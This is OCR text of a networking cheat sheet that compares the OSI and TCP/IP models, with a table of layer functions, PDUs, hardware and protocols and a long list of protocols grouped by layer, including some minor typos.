
OSI Model


OSI Model vs TCP/IP Model


sysxplore.com

	OSI Model Layers	Function	TCP/IP Model Layers	PDUs	Hardware	Protocols
7.	Application 	Closest to the end user. This is the layer through which the application and the user communicate. For communication between web browsers and web server, application-specific protocols such as HTTP (Hyper Text Transfer Protocol) are utilized at this layer.	Application	Data	Gateways, Proxy Servers, Load Balancers PCs, mobile phones	DNS, FTP, SNMP, DHCP, SSH, SMTP POP3, LDAP, SMB, SSL, TLS NetBIOS HTTPS, HTTP, FTP, NFS,NTP, Telnet, IMAP, SSL, AFP, NetBIOS, RPC, SMB
6.	Presentation 	This layer formats the data so that it may be understood by the receiving application. This layer can also encrypt data as it is sent and decrypt it as it is received, ensuring that only the intended recipient can read it.				
5.	Session 	This layer controls host-to-host communication (sessions). It creates, manages, and destroys connections between a local application (such as your web browser) and a remote application (for example, youtube).				
4.	Transport 	To ensure that no data is lost, the transport layer is employed for error handling and sequencing. This layer also provides host-to-host communication also know as end-to-end communication.	Transport	Segment		TCP, UDP, RTP, SCTP,DCCP
3.	Network 	The Network layer connects end hosts on different networks (i.e outside of your LAN). This layer handles logical addressing using IP addresses.	Internet	Packet	Routers, Layer 3 Switches, Brouters	ICMP, IGMP, IP,IPsec, NAT
2.	Data Link 	This layer facilitates node-to-node communication and data transfer (for example, pc to switch, switch to router and router to router). The physical address (MAC Address) is appended to the data at this layer, this includes the source and destination MAC addresses.	Network Acces Or Link Layer	Frame	Switches, Bridges, WiFi Access Points	ARP, Ethernet, Token Ring, PPP, ATM, SLIP, Wi-Fi (IEEE 802.11), Frame relay, MAC, PPP, LLDP, L2TP, VLAN, VTP, Bluetooth, ISDN
1.	Physical 	The physical layer is the OSI model's bottom layer. It specifies the physical properties of a medium that is used to carry data between devices. For example, Voltage levels, maximum transmission distances, physical connectors, and so forth. Digital bits are transformed to electrical signals for wired connections and radio signals for wireless transmission at this layer.		Bits	Network Cables (e.g ethernet, fiber, copper) Hubs, Repeaters, Network Interface Cards (NICs)	


sysxplore.com


Google
7. Application
Network process to application
DNS, WWW/HTTP, P2P, EMAIL/POP, SMTP, Telnet, FTP
6. Presentation
Data representation and encryption
Recognizing data: HTML, DOC, JPEG, MP3, AVI, Sockets
5. Session
Interhost communication
Session establishment in TCP, SIP, RTP, RPC-Named pipes
4. Transport
End-to-end connections and reliability
TCP, UDP, SCTP, SSL, TLS
3. Network
Path determination and logical addressing
IP, ARP, IPsec, ICMP, IGMP, OSPF
Router MAC
MAC
2. Data Link
Physical addressing
Ethernet, 802.11, MAC/LLC, VALN, ATM, HDP, Fibre Channel,
Frame Relay, HDLC, PPP, Q.921, Token Ring
1. Physical
Media, signal, and binary transmission
RS-232, RJ45, V.34, 100BASE-TX, SDH, DSL, 802.11


OSI MODEL
TCP Services
UDP Services
HTTP HyperText Transfer Protocol
POP3 Post Office Protocol
FTP File Transfer Protocol
SMTP Simple Mail Transfer Protocol
IRC Internet Relay Chat
Gopher
TELNET Virtual Terminal
Finger
NNTP Network News Transfer Protocol
IMAP Internet Message Access Protocol
DCAP Data Link Switching Client Access Protocol
DHCP Dynamic Host Configuration Protocol
BOOTP Bootstrap Protocol
NTP Network Time Protocol
TFTP Trivial File Transfer Protocol
LDAP Lightweight Directory Access Protocol
CLDAP Connectionless LDAP
ICP Internet Cache Protocol
Layer 7: Application Layer
Defines interface to user processes
Provides standardized network services
X Window System X Protocol (X10 X11)
CORBA IIOP GIOP
SLP Service Location Protocol
CMOT CMIP over TCP/IP
DNS Domain Name System
UDP Encapsulated
SNMP SimpleNetwork Mgmt. Protocol v1, v2, v3
RMON I & II Remote Monitoring MIBS
IPX
Security
AES Advanced Encryption Standard
DES Data Encryption Standard
3DES Triple DES
IPSEC
TACACS/TACACS+ Terminal Access Controller Access Control System
Layer 6: Presentation Layer
Specifies architecture-independent data transfer format
Encodes and decodes data; Encrypts and decrypts data; Compresses and decompresses data
ONC RPC Remote Procedure Call
LPP Lightweight Presentation Protocol
UDP
TCP
Radius Remote Authentication Dial-In User Service
Kerberos Network Authentication Protocol
PPP
SLIP
NBSS NetBIOS Session Service
Layer 5: Session Layer
Manages user sessions and dialogues
Controls establishment and termination of logical links between users
ISO TP
SMB
Net-BEUI
Net-BIOS
L2TP
WINS
IPX
SSHv2 Secure Shell V2
SCPv2 Secure Copy v2
PPTP Point-to-Point Tunneling Protocol
L2TP Layer 2 Tunneling Protocol
L2F Layer 2 Forwarding Protocol
Frame Relay
X.25
IP
GRE Generic Routing Encapsulation
SSL Secure Socket Layer
IP in IP IP Encapsulated in IP
DIFFSERV
TLS Transport Layer Security
Layer 4: Transport Layer
Provides reliable and sequential end-to-end packet delivery
Provides connectionless oriented packet delivery
ISO-DE ISO Development Environment
NetBIOS DGM
TCP Transmission Control Protocol
UDP User Datagram Protocol
From TCP
From UDP
Routing Protocol-TCP Based
BGP Border Gateway Protocol
Cisco RSRB Remote Source Route Bridging Protocol
Cisco STUN Serial Tunneling of SDLC Header
Cisco XOT X.25 Over TCP
Multicast Routing Protocol-TCP Based
MSDP Multicast Source Discovery Protocol
MBGP Multi-Protocol BGP
Routing Protocol UDP Based
RUDP Reliable UDP
Cisco HSRP Hot Standby Router
GDP Gateway Discovery Protocol
RIP Routing Information Protocol
Multicast Routing Protocols-IP Based
MOSPF Multicast OSPF
DVMRP Distance Vector Multicast Routing Protocol
PGM Pragamatic General Multicast Protocol
PIM-SM Protocol Independant Multicast-Sparse Mode
PIM-DM Protocol Independant Multicast-Dense Mode
IGMP Internet Group Management Protocol
IRDP ICMP Router Discovery Protocol
ICMP/ICMPv6 Internet Control Message Protocol
Layer 3: Network Layer
Routes packets according to unigue network addresses
Routing Protocol-IP Based
EGP Exterior Gateway Protocol
NHRP Next Hop Resolution Protocol
GGP Gateway-to-Gateway Protocol
OSPF Open Shortest Path First
RSVP Resource Reservation Protocol
VRRP Virtual Router Redundancy Protocol
Cisco Protocols
IGRP Interior Gateway Routing Protocol
E-IGRP Enhanced IGRP
IP / IPv6 Internet Protocol
IPSEC Internet IP Security
AH Authentication Header
ESP Encapsulation Security Payload
IP Comp IP Payload Compression
IKE Internet Key Exchange
SLIP Serial Line IP
Mobile IP Mobile IPv6
The MPLS signaling protocols are either TCP or UDP based
TDP Tag Distribution Protocol
LDP Label Distribution Protocol
CR-LDP Constraint Based LDP
RSVP-TE RSVP Traffic Extension
MPLS Multi-Protocol Label Switching
IPCP/IPv6CP IP Control Protocol IPv6 Control Protocol
Layer 2: Data Link Layer
Defines procedures for operating the communication link
Provides framing and sequencing
SLE Serial Like Encapsulation
CDP Cisco Discovery Protocol
XTP Xpress Transfer Protocol
ESRP Extreme Standby Router Protocol
CGMP Cisco Group Management Protocol
ARP Address Resolution Protocol
SLARP Serial Link ARP
IARP Inverse ARP
RARP Reverse ARP
Ethernet
Internetwork
LAN
Ethernet
IEEE 802.3 CSMA/CD Media Access Control
SNAP Sub Network Access Protocol
SMDS Switched Multi-Megabit Data Service
802.2 Logical Link Control
Type 1 Connectionless Service
Type 2 Connection Service
Type 3 ACK w/Connectionless Service
PPP Point-to-Point Protocol
LCP Link Control Protocols
NCP Network Control Protocols
ATM Asynchronous Transfer Mode Layer
IBM SDLC Synchronous Data Link Protocol
ISO HDLC High-level Data Link Protocol
Frame Relay Link Access Procedure for Frame Mode Bearer Services (LAPF)
Wireless LAN
IEEE 802.11 WLAN Direct Sequence
IEEE 802.5 Token Passing Ring Media Access Control
FDDI Token Passing Ring Media Access Control
IEEE 802.3 MAC
MAN
DOCSIS Data Over Cable Systems Interface Specification
DSL Digital Subscribe Line
PPP
ISDN Q.921 LAPD
Layer 1: Physical Layer
Defines physical means of sending data over network devices
IEEE 802.3 10 Mbps Ethernet
IEEE 802.3u 100 Mbps Fast Ethernet
IEEE 802.3z Gigabit Ethernet
IEEE 802.11a 54 Mbps
IEEE 802.11b 1, 2, 5.5, 11 Mbps
IEEE 802.11g 54 Mbps
IEEE 802.11n 100 Mbps - 200 Mbps
Token Ring
Fiber Optic
Shielded Twisted Pair
Unshielded Twisted Pair
FDDI
FDDI Fiber Optic
IEEE 80.16 WiMAX
IEEE 802.3ae 10 Gigabit
10GBase-R (LAN) 10GBase-W (WAN) 10GBase-X (WWDM)
XAUI DWDM
WAN
SONET/SDH
OC-3/STM-1 155.52 Mbps
OC-12/STM-3 622.08 Mbps
OC-48/STM-16 2.488 Gbps
OC-192/STM-64 9.953 Gbps



Power over Ethernet (PoE)

